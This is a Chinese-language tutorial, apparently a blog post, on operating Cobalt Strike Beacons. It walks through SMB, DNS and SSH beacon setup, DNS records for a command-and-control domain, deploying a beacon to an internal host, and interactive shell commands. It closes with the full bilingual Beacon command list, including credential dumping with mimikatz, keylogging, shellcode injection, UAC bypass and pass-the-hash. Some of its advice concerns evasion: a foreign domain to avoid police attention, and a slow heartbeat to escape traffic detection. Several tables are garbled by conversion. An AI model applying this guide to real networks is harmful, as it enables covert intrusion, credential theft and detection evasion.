


Beacons的介绍

Beacon是Cobalt Strike为高级攻击者建模的Payload。使用Beacon通过HTTP，HTTPS或DNS出口网络。而且Beacon非常灵活，支持异步和交互式通信。异步通信既低又慢。Beacon将通讯本地，下载任务，然后进入睡眠状态。交互式通信实时发生。

Cobalt Strike能够将多个Beacons链接到一个链中。这些链接的Beacon接收它们的命令，并通过其链中的父Beacon发送它们的输出。这种类型的链接对于控制哪些会话流出网络以及模拟一个规范的演示是有用的，该演示将他们在网络内部的通信路径限制为合理的。这种Beacons链接是Cobalt Strike中最强大的功能之一。我们也可以通过数据拓扑图的方式在展示我们每台上线主机之间的关系和联系。




常用beacon隧道

1.SMB Beacon

官网介绍：SMB Beacon使用命名管道通过父级Beacon进行通讯，当两个Beacons连接后，子Beacon从父Beacon获取到任务并发送。

因为连接的Beacons使用Windows命名管道进行通信，此流量封装在SMB协议中，所以SMB Beacon相对隐蔽，绕防火墙时可能发挥奇效。

这张图很好的诠释了SMB beacon的工作流程：




2、SMB Beacon使用

这种Beacon要求具有SMB Beacon的主机必须接受端口445上的连接。

在Listener生成SMB Beacon>目标主机>右键> spawn as>选中对应的Listener>


IP Address	Port	Service	System
10.10.10.9	1234	SYSTEM *	SYSTEM *
10.10.10.9	msf1	Administrator *	Administrator *
10.10.10.9	1234	SYSTEM *	SYSTEM *
10.10.10.9	msf1	Administrator *	Administrator *
10.10.10.9	SOCKS Server	1	Administrator *
10.10.10.9	Listener...	1234	Administrator *
10.10.10.9	Deploy VPN	1234	SYSTEM *
10.10.10.9	msf1	SYSTEM *	SYSTEM *
10.10.10.9	msf1	Administrator *	Administrator *
10.10.10.9	msf1	SYSTEM *	SYSTEM *

使用一个内网监听器



123223 windows/beacon_reverse_tcp 10.10.10.9 888

在这里为了方便，我直接上传马到内网目标机器中




生成后上传的目标中去（这里为方便演示，这实战中具体如何看实际）



运行成功后外部可以看到∞∞这个字符，这就是派生的SMB Beacon。

external	internal	listener	user	computer	note	process	pid	arch	last
10.10.10.9 ∞∞	10.10.10.8	msf1	mssql	PC		aaabeacon.exe	1720	x86	7s

当前是连接状态，你可以Beacon上用link <ip> 命令链接它或者unlink <ip> 命令断开它。




这种Beacon在内网横向渗透中运用的很多

3、DNS Beacon

DNS Beacon在绕过防火墙 权限维持上非常有效，DNS beacon可谓是最受欢迎的Cobalt Strike功能之一。

官网给出的原理示意图如下：



使用DNS Beacon首先要有一个域名，域名建议用国外的，省去一些不必要的麻烦，也防止被查水表。域名使用一些通用平常的即可，整个配置过程非常简单，一条A记录和几条NS记录即可。

首先进入到域名管理界面（自己的域名过期了，用一下404师傅的图）

配置A记录指向服务器ip --> ns记录都指向A记录域名

记录类型	主机记录	解析线路(isp)	记录值
NS	ns3	百度	love.you.vip
NS	ns2	百度	love.you.vip
NS	ns1	百度	love.you.vip
A	love	百度	203.119

配置好了我们可以用nslookup或者dig + trace来测试下是否成功：


```

ns2.love.you.me. 300 TN NS control.love.you.me.
;; Received 87 bytes from 203.119#53(elliott.ns.cloud.tencent.com) in 235 ms


testis.ns2.love.you.me. 1 IN A 0.0.0.0
;; Received 74 bytes from 203.119#53(control.love.you.me) in 40 ms

root@kali:~#
  
```

如果返回的IP地址与你的服务器IP地址对应是正确的，那我们就可以开始配置dns beacon的监听器了。



Host那里最好填域名（A记录解析那个），不要填服务器的IP地址。



然后确定填上ns记录，英文逗号隔开，然后生成后门测试效果。

	external	internal ^	user	computer	note	pid	last
							5s
	10.[redacted].86	2.[redacted].52.186	Administrator *	10_104_52_186		1568	2s

这是主机栏上出现了一个黑屏的logo，经过一段时间的等待，目标主机即可上线。

4、SSH beacon

当内网有Linux时Cobalt Strike也是考虑到的提供了SSH连接，大家可以通过metasploit爆破内网的SSH账号密码，然后用目标机的Beacon去连接就可以了。

目前有两种SSH Beacon连接方法：

①密码直接连接

```
1 Beacon命令: ssh [target:port] [user] [pass]
```

②SSH密钥连接


```
1 ssh [target:port] [user] [/path/to/key.pem]
```

连接成功后，如图就会出现一个子Beacon：



Beacons的使用

右键目标主机，点击Interact即会进入我们的beacon。如图：



进入beacon模式之后，我们首先要修改CS默认的心跳时间（sleep）。一般情况下CS默认的心跳时间为**60s**，即每一分钟目标主机与我们的Teamserver服务器进行交互。那这样的话就会让我们执行操作的响应速度会变慢。如果实战中就建议不要太快，不然流量会被很快发现。如果是实验，那我们**一般都是设置为0或者1**。

- 1

2

3


4

5
- 请注意，信标是异步有效负载。命令不会立即执行。每个命令进入队列。当Beacon签入（连接到

默认情况下，信标每60秒检查一次。您可以使用Beacons sleep命令更改此设置。使用sleep加

要每秒进行一次信标检查多次，请尝试sleep 0。这是交互模式。在这种模式下，命令将立即执

如图：



在Beacon中设置也行


```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
[WEB] SYSTEM */1016
beacon>
```

如果我们要执行系统命令，就要使用**shell+系统命令**。而不能直接使用cmd命令等。如图：


```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
nt authority\system

[WEB] SYSTEM */1016
beacon>
```

也可以直接执行CS中自带的beacon命令 例如



```
日志X Beacon 10.10.10.9@3740 X Beacon 10.10.10.9@1016 X
[+] received output:
'ls' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
nt authority\system

beacon> getuid
[*] Tasked beacon to get userid
[+] host called home, sent: 8 bytes
[*] You are NT AUTHORITY\SYSTEM (admin)

[WEB] SYSTEM */1016
beacon>
```

Beacon Commands

=====

Command	Description
-----	-----
argue	Spoof arguments for matching
processes	
blockdlls	Block non-Microsoft DLLs in child
processes	
browserpivot	Setup a browser pivot session
bypassuac	Spawn a session in a high integrity
process	
cancel	Cancel a download that's in-
progress	

cd	Change directory
checkin	Call home and post data
clear	Clear beacon queue
connect	Connect to a Beacon peer over TCP
covertvpn	Deploy Covert VPN client
cp	Copy a file
dcsync	Extract a password hash from a DC
desktop	View and interact with target's
desktop	
dllinject	Inject a Reflective DLL into a
process	
dllload	Load DLL into a process with
LoadLibrary()	
download	Download a file
downloads	Lists file downloads in progress
drives	List drives on target
elevate	Try to elevate privileges
execute	Execute a program on target (no
output)	
execute-assembly	Execute a local .NET program in-memory
on target	
exit	Terminate the beacon session
getprivs	Enable system privileges on current
token	
getsystem	Attempt to get SYSTEM
getuid	Get User ID
hashdump	Dump password hashes
help	Help menu
inject	Spawn a session in a specific
process	

jobkill exploitation task	Kill a long-running post-
jobs exploitation tasks	List long-running post-
kerberos_ccache_use session	Apply kerberos ticket from cache to this
kerberos_ticket_purge	Purge kerberos tickets from this session
kerberos_ticket_use	Apply kerberos ticket to this session
keylogger process	Inject a keystroke logger into a
kill	Kill a process
link named pipe	Connect to a Beacon peer over a
logonpasswords mimikatz	Dump credentials and hashes with
ls	List files
make_token	Create a token to pass credentials
mimikatz	Runs a mimikatz command
mkdir	Make a directory
mode dns beacon only)	Use DNS A as data channel (DNS
mode dns-txt beacon only)	Use DNS TXT as data channel (DNS
mode dns6 beacon only)	Use DNS AAAA as data channel (DNS
mode http	Use HTTP as data channel
mv	Move a file
net	Network and host enumeration tool
note	Assign a note to this Beacon
portscan	Scan a network for open services

powerpick	Execute a command via Unmanaged
PowerShell	
powershell	Execute a command via powershell.exe
powershell-import	Import a powershell script
ppid	Set parent PID for spawned post-ex
jobs	
ps	Show process list
psexec	Use a service to spawn a session on
a host	
psexec_psh	Use PowerShell to spawn a session on
a host	
psinject	Execute PowerShell command in
specific process	
pth	Pass-the-hash using Mimikatz
pwd	Print current directory
reg	Query the registry
rev2self	Revert to original token
rm	Remove a file or folder
rportfwd	Setup a reverse port forward
run	Execute a program on target
(returns output)	
runas	Execute a program as another user
runasadmin	Execute a program in a high-integrity
context	
runu	Execute a program under another
PID	
screenshot	Take a screenshot
setenv	Set an environment variable
shell	Execute a command via cmd.exe
shinject	Inject shellcode into a process
shspawn	Spawn process and inject shellcode
into it	

sleep	Set beacon sleep time
socks	Start SOCKS4a server to relay
traffic	
socks stop	Stop SOCKS4a server
spawn	Spawn a session
spawnas	Spawn a session as another user
spawnto	Set executable to spawn processes
into	
spawnu	Spawn a session under another PID
ssh	Use SSH to spawn an SSH session
on a host	
ssh-key	Use SSH to spawn an SSH session on
a host	
steal_token	Steal access token from a process
timestamp	Apply timestamps from one file to
another	
unlink	Disconnect from parent Beacon
upload	Upload a file
wdigest	Dump plaintext credentials with
mimikatz	
winrm	Use WinRM to spawn a session on a
host	
wmi	Use WMI to spawn a session on a
host	

Command

browserpivot

bypassuac

Description

注入受害者浏览器进程

绕过UAC

cancel	取消正在进行的下载
cd	切换目录
checkin	强制让被控端回连一次
clear	清除beacon内部的任务队列
connect	Connect to a Beacon peer over TCP
covertvpn	部署Covert VPN客户端
cp	复制文件
dcsync	从DC中提取密码哈希
desktop	远程VNC
dllinject	反射DLL注入进程
dllload	使用LoadLibrary将DLL加载到进程中
download	下载文件
downloads	列出正在进行的文件下载
drives	列出目标盘符
elevate	尝试提权
execute	在目标上执行程序(无输出)
execute-assembly	在目标上内存中执行本地.NET程序
exit	退出beacon
getprivs	Enable system privileges on current
token	
getsystem	尝试获取SYSTEM权限
getuid	获取用户ID
hashdump	转储密码哈希值
help	帮助
inject	在特定进程中生成会话
jobkill	杀死一个后台任务
jobs	列出后台任务
kerberos_ccache_use	从ccache文件中导入票据应用于此会话
kerberos_ticket_purge	清除当前会话的票据
kerberos_ticket_use	从ticket文件中导入票据应用于此会话

keylogger	键盘记录
kill	结束进程
link	Connect to a Beacon peer over a
named pipe	
logonpasswords	使用mimikatz转储凭据和哈希值
ls	列出文件
make_token	创建令牌以传递凭据
mimikatz	运行mimikatz
mkdir	创建一个目录
mode dns beacon)	使用DNS A作为通信通道(仅限DNS
mode dns-txt	使用DNS TXT作为通信通道(仅限D beacon)
mode dns6 beacon)	使用DNS AAAA作为通信通道(仅限DNS
mode http	使用HTTP作为通信通道
mv	移动文件
net	net命令
note	备注
portscan	进行端口扫描
powerpick	通过Unmanaged PowerShell执行命令
powershell	通过powershell.exe执行命令
powershell-import	导入powershell脚本
ppid	Set parent PID for spawned post-ex
jobs	
ps	显示进程列表
p**ec a host	Use a service to spawn a session on
p**ec_psh host	Use PowerShell to spawn a session on a
psinject	在特定进程中执行PowerShell命令
pth	使用Mimikatz进行传递哈希

pwd	当前目录位置
reg	Query the registry
rev2self	恢复原始令牌
rm	删除文件或文件夹
rportfwd	端口转发
run	在目标上执行程序(返回输出)
runas	以另一个用户权限执行程序
runasadmin	在高权限下执行程序
runu	Execute a program under another
PID	
screenshot	屏幕截图
setenv	设置环境变量
shell	cmd执行命令
shinject	将shellcode注入进程
shspawn	生成进程并将shellcode注入其中
sleep	设置睡眠延迟时间
socks	启动SOCKS4代理
socks stop	停止SOCKS4
spawn	Spawn a session
spawnas	Spawn a session as another user
spawnto	Set executable to spawn processes
into	
spawnu	Spawn a session under another PID
ssh	使用ssh连接远程主机
ssh-key	使用密钥连接远程主机
steal_token	从进程中窃取令牌
timestomp	将一个文件时间戳应用到另一个文件
unlink	Disconnect from parent Beacon
upload	上传文件
wdigest	使用mimikatz转储明文凭据

winrm

使用WinRM在主机上生成会话

wmi

使用WMI在主机上生成会话

argue

